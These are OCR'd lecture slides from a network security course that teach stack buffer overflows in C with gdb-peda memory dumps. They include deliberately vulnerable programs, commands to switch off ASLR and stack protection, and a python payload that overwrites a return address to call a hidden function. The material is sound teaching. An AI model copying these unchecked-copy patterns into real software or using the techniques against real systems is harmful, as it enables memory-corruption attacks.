  - a contiguous block of memory associated with a program variable or a field
- Overflow =
  - Occurs when a program tries to write more data to the buffer than it can actually hold.
- What happens when the program reads or writes out of its bounds?
  - According to C programming language – the program is undefined.
  - In effect the program can do whatever it wants
  - An attacker can use this to his advantage
- The lack of boundary checking is one of the most common mistakes in C/C++


Program1.c

```
 1 #include <stdio.h>
 2 #include <string.h>
 3
 4 void func(char * arg1) {
 5
 6   char buffer[4];             //<buffer size is 4>
 7   strcpy(buffer, arg1);
 8
 9   printf("buffer %s\n", buffer);
10 }
11
12 int main() {
13
14   char *mystr = "AuthMe!";   //<string length is 7 + 1 null byte
15   func(mystr);
16 }
```


What will the stack frame constitute?

Stack Layout

What if the buffer has more than 4 characters?



Stack Layout



Program1.c

- Break @ line# 7 (at strcpy) and line 14 (at invocation of func in main)
  - b 7
- Print the value of ebp
  - print $ebp
- Examine 20 words of esp
  - x/20wx $esp


Program1.c

```
At main, before invoking func

15    func(mystr);
gdb-peda$ x/20wx $esp
0xbffff2d0:    0xffffffff 0xb7e53196 0xb7fc5ff4 0xb7e53225
0xbffff2e0:    0xb7fed270 0x00000000 0x08048479 0x0804854b
0xbffff2f0:    0x08048470 0x00000000 0x00000000 0xb7e394d3
0xbffff300:    0x00000001 0xbffff394 0xbffff39c 0xb7fdc858
0xbffff310:    0x00000000 0xbffff31c 0xbffff39c 0x00000000
gdb-peda$ p $ebp
$2 = (void *) 0xbffff2f8
gdb-peda$ p &mystr
$3 = (char **) 0xbffff2ec
gdb-peda$ x/s 0x0804854b
0x804854b:  "AuthMe!”
```

Program1.c

- Continue <breaks at line7>
- Step until strcpy is executed
- Examine contents of stack
  - Can you see the overflow?
- What is the contents of ebp?

Program1.c




```
gdb-peda$ x/20wx $esp
0xbffff2a0:    0xbffff2bc 0x0804854b 0xbffff2fc 0xb7fc5ff4
0xbffff2b0:    0x08048470 0x08049ff4 0x00000001 0x68747541
0xbffff2c0:    0x0021654d 0x0000000d 0xbffff2f8 0x0804845f
0xbffff2d0:    0x0804854b 0xb7e53196 0xb7fc5ff4 0xb7e53225
0xbffff2e0:    0xb7fed270 0x00000000 0x08048479 0x0804854b
gdb-peda$ p &buffer
$1 = (char (*)[4]) 0xbffff2bc
gdb-peda$ p $ebp
$4 = (void *) 0xbffff2c8
```

What happens if there is a longer string?

Program1.c

Change String TO “AuthMe!AAAABBBB”

```
BEFORE------------------------
gdb-peda$ x/20wx $esp
0xbffff2a0:     0xbffff2bc      0x0804854b      0xbffff2fc      0xb7fc5ff4
0xbffff2b0:     0x08048470      0x08049ff4      0x00000001      0x68747541
0xbffff2c0:     0x0021654d      0x0000000d      0xbffff2f8      0x0804845f
0xbffff2d0:     0x0804854b      0xb7e53196      0xb7fc5ff4      0xb7e53225

gdb-peda$ x/20wx $esp
0xbffff2a0:     0xbffff2bc      0x0804854b      0xbffff2fc      0xb7fc5ff4
0xbffff2b0:     0x08048470      0x08049ff4      0x00000001      0x68747541
0xbffff2c0:     0x4121654d      0x42414141      0x00424242      0x0804845f
0xbffff2d0:     0x0804854b      0xb7e53196      0xb7fc5ff4      0xb7e53225
gdb-peda$ p $ebp
$1 = (void *) 0xbffff2c8

What happens when the program tries to return??
```

Program1.c

Change String TO “AuthMe!AAAABBBB”

```
BEFORE------------------------
gdb-peda$ x/20wx $esp
0xbffff2a0:     0xbffff2bc      0x0804854b      0xbffff2fc      0xb7fc5ff4
0xbffff2b0:     0x08048470      0x08049ff4      0x00000001      0x68747541
0xbffff2c0:     0x0021654d      0x0000000d      0xbffff2f8      0x0804845f
0xbffff2d0:     0x0804854b      0xb7e53196      0xb7fc5ff4      0xb7e53225

gdb-peda$ x/20wx $esp
0xbffff2a0:     0xbffff2bc      0x0804854b      0xbffff2fc      0xb7fc5ff4
0xbffff2b0:     0x08048470      0x08049ff4      0x00000001      0x68747541
0xbffff2c0:     0x4121654d      0x42414141      0x00424242      0x0804845f
0xbffff2d0:     0x0804854b      0xb7e53196      0xb7fc5ff4      0xb7e53225
gdb-peda$ p $ebp
$1 = (void *) 0xbffff2c8
```

What happens when the program tries to return??

SEGFAULT

Program1.c

vol@ubuntu:~/$ ./program

buffer AuthMe!AAAABBBB

Segmentation fault (core dumped)

Security-relevant outcome: program2

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void func(char * arg1) {

  int authenticated = 0;
  char buffer[4];
  strcpy(buffer, arg1);

  if (authenticated)
    printf("authenticated %d\n", authenticated);
  else
    printf("not authenticated: %d\n", authenticated);
}

int main() {
  char *mystr = "AuthMe!";
  func(mystr);
}
```

What is the intended behavior of this program?

Security-relevant outcome: program2

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void func(char * arg1) {

  int authenticated = 0;
  char buffer[4];
  strcpy(buffer, arg1);

  if (authenticated)
    printf("authenticated %d\n", authenticated);
  else
    printf("not authenticated: %d\n", authenticated);
}

int main() {
  char *mystr = "AuthMe!";
  func(mystr);
}
```

What is the intended behavior of this program?

Prints “not authenticated” since authenticated=0


Program2

Actual behavior

vol@ubuntu:~/$ ./program

authenticated 2188621

Stack Layout



Program2

- Step after strcpy is executed
- Examine contents of stack
  - Can you see the overflow?
- What is the contents of ebp?
- Print address of variable buffer
- Print address of variable authenticated

Buffer Overflows

- Data is copied without bounds checking
- Data overflows a pre-allocated buffer and overwrites the return address
  - Normally this causes segmentation fault
- If crafted correctly, it is possible to overwrite the return address with a user-defined value
- It is possible to cause a jump to a user-defined code (shell code for instance)
- The code may or may not be part of overflowing data
- The code will be executed with privileges of running program

“Overflowing” Functions

- gets() – note that data cannot contain newlines or EOFs

```
int main(int argc, char **argv) {
char buf[512];
gets(buf);
}
```

- strcpy(), strcat()

```
int main(int argc, char **argv) {
char buf[512];
strcpy(buf, argv[1]);
}
```

- sprintf, vsprintf, scanf, sscanf, fscanf

program3.c


```
void remove_later() {
    printf("You have found my weakness!\n");
}

void foo() {
    char buf[15];
    scanf("%s",buf);
}

int main() {
    foo();
    return 0;
}
```

Objective is to invoke remove_later

Disass main

```
gdb-peda$ disass main
Dump of assembler code for function main:
   0x08048464 <+0>: push   %ebp
   0x08048465 <+1>: mov    %esp,%ebp
   0x08048467 <+3>: and    $0xfffffff0,%esp
=> 0x0804846a <+6>: call   0x8048448 <foo>
   0x0804846f <+11>:       mov    $0x0,%eax  <return addr>
   0x08048474 <+16>:       leave
   0x08048475 <+17>:       ret
End of assembler dump.
```

Stack Layout




If you are to invoke remove_later what can you do here?

Inside GDB

Disass remove_later

```
gdb-peda$ disass remove_later
Dump of assembler code for function remove_later:
   0x08048434 <+0>:     push   %ebp
   0x08048435 <+1>:     mov    %esp,%ebp
   0x08048437 <+3>:     sub    $0x18,%esp
   0x0804843a <+6>:     movl   $0x8048550,(%esp)
   0x08048441 <+13>:    call   0x8048340 <puts@plt>
   0x08048446 <+18>:    leave
   0x08048447 <+19>:    ret
End of assembler dump.
```

Stack Layout



Disable protections

- Disable Address Space Layout Randomization
  - cat /proc/sys/kernel/randomize_va_space
- To turn off set value to 0
  - echo 0 > /proc/sys/kernel/randomize_va_space
- GCC Compiler options
  - -fno-stack-protector – to disable stack canaries

Figuring out number of bytes

```
vol@ubuntu:~/2018-NetSecCourse/Lecture-4/Tryouts/bof$ python -c 'print
"A" * 15'
AAAAAAAAAAAAAAA
vol@ubuntu:~/2018-NetSecCourse/Lecture-4/Tryouts/bof$ ./program3
AAAAAAAAAAAAAAA       <this is user input and not program output>

vol@ubuntu:~/2018-NetSecCourse/Lecture-4/Tryouts/bof$ ./program3
AAAAAAAAAAAAAAAAAAAA      < A * 20 >

vol@ubuntu:~/2018-NetSecCourse/Lecture-4/Tryouts/bof$ ./program3
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA    < A * 30 >
Segmentation fault (core dumped)
```

Aside:

```
man python
 -c command
              Specify the command to execute (see next section).
```

Aside

python -c ' print "DEADBEEF" + "\xDE\xAD\xBE\xEF"’

\x is called an escape sequence that tells python interpreter how to interpret the next two characters – in this case hex

Getting Inputs from Stdin

To prevent the program from waiting for an input, you can do a few tricks to feed data to stdin

https://reverseengineering.stackexchange.com/questions/13928/managing-inputs-for-payload-injection
https://www.gnu.org/software/bash/manual/bashref.html#Process-Substitution

On command line

```
python -c 'print("\xef\xbe\xad\xde")' | ./program
```

Inside Gdb

```
(gdb) run < <(python -c 'print("\xef\xbe\xad\xde")’
```

This is called process substitution. Allows for the command inside the bracket to be executed asynchronously and the output fed as either input (or output) to another command

of bytes

```
vol@ubuntu:~/2018-NetSecCourse/Lecture-4/Tryouts/bof$
python -c 'print "A" * 15' | ./program3

vol@ubuntu:~/2018-NetSecCourse/Lecture-4/Tryouts/bof$
python -c 'print "A" * 20' | ./program3

vol@ubuntu:~/2018-NetSecCourse/Lecture-4/Tryouts/bof$
python -c 'print "A" * 22' | ./program3

vol@ubuntu:~/2018-NetSecCourse/Lecture-4/Tryouts/bof$
python -c 'print "A" * 23' | ./program3
Segmentation fault (core dumped)
```

Clearly 23bytes of data will overwrite EBP

Inside GDB

Break before scanf (lines 13)

```
13          scanf("%s",buf);
gdb-peda$ x/16wx $esp
0xbffff2c0:     0xb7fc63e4      0x0000000d      0x08049ff4      0x080484a1
0xbffff2d0:     0xffffffff      0xb7e53196      0xb7fc5ff4      0xb7e53225
0xbffff2e0:     0xb7fed270      0x00000000      0xbffff2f8      0x0804846f
0xbffff2f0:     0x08048480      0x00000000      0x00000000      0xb7e394d3
gdb-peda$ p &buf
$1 = (char (*)[15]) 0xbffff2d1
gdb-peda$ p $ebp
$2 = (void *) 0xbffff2e8
```

Replace the address 0x0804846f with address of remove_later (0x08048434)

How many bytes do I overwrite before modifying return address?

Inside GDB

python –c ‘print “A”*27 + “\x34\x84\x04\x08”’

<0x08048434 is address of remove_later>

```
gdb-peda$ x/16wx $esp
0xbffff2c0:     0x0804856c      0xbffff2d1      0x08049ff4      0x080484a1
0xbffff2d0:     0x414141ff      0x41414141      0x41414141      0x41414141
0xbffff2e0:     0x41414141      0x41414141      0x41414141      0x08048434
0xbffff2f0:     0x08048400      0x00000000      0x00000000      0xb7e394d3
```

Output

vol@ubuntu:~$ python -c 'print "A" * 27 + "\x34\x84\x04\x08"' | ./program3

You have found my weakness!

Segmentation fault (core dumped)